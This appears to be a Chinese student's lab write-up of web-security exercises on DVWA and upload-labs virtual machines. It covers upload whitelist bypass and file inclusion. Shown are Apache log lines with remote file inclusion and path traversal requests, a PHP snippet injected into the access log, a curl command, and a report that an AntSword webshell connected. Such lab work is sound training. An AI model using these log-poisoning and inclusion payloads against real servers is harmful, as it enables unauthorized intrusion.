




- 服务端白名单绕过：%00 截断绕过，要求虚拟机中搭建实验环境，分别实现 GET、POST 方法的绕过。






• 二次渲染绕过。






2.文件包含

- DVWA 环境下包含其他目录的任意 3 个文件，要求使用相对路径。



- 远程文件包含。



- 中间件日志包含绕过，要求使用蚁剑连接成功。


```
"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0"
192.168.80.1 - - [18/Oct/2023:08:34:13 +0000] "GET /vulnerabilities/fi/?page=http://192.168.80.128/upload-labs/upload/1.php HTTP/1.1" 200 1421 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0"
192.168.80.1 - - [18/Oct/2023:08:35:57 +0000] "GET / HTTP/1.1" 200 3014 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0"
192.168.80.1 - - [18/Oct/2023:08:36:43 +0000] "GET /vulnerabilities/fi/?page=http://192.168.80.128:8084/upload/phpinfo.txt HTTP/1.1" 200 24590 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0"
tail: unrecognized file system type 0x794c7630 for 'access.log': please report this to bug-coreutils@gnu.org, reverting to polling
192.168.80.1 - - [18/Oct/2023:08:39:51 +0000] "GET /vulnerabilities/fi/?page=%3C?php%20phpinfo();?%3E HTTP/1.1" 200 1421 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0"
192.168.80.1 - - [18/Oct/2023:08:40:32 +0000] "GET /vulnerabilities/fi/?page=/var/log/apache2/access.log HTTP/1.1" 200 1421 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0"
```

Browser window showing the URL: `192.168.80.128:8082/vulnerabilities/fi/?page=../../../../var/log/apache2/access.log`

Page content displays HTTP Headers Information:

HTTP Request Headers	
HTTP Request	GET /vulnerabilities/fi/?page=../../../../var/log/apache2/access.log HTTP/1.1
Host	192.168.80.128:8082
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding	gzip, deflate
Connection	close
Cookie	PHPSESSID=q1q5km49k20gh9o1foispd3; security=low
Upgrade-Insecure-Requests	1

HTTP Response Headers	
Expires	Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control	no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma	no-cache
Vary	Accept-Encoding
Content-Encoding	gzip
Connection	close
Transfer-Encoding	chunked
Content-Type	text/html; charset=UTF-8

BCMath support: enabled

Directive	Local Value	Master Value
bcmath.scale	0	0

CentOS 7 64位 - VMware Workstation

Terminal window showing the command: `yz@yz:/home/yz$ curl -v http://192.168.80.128:8082/vulnerabilities/fi/?page=../../../../var/log/apache2/access.log`

Output shows the request and response headers, including the cookie: `PHPSESSID=pgo2C5orek92Bur138hnbep41; security=low`

AntSword tool interface showing the request details, including the cookie value: `PHPSESSID=pgo2C5orek92Bur138hnbep41; security=low`

Success message: 成功 连接成功!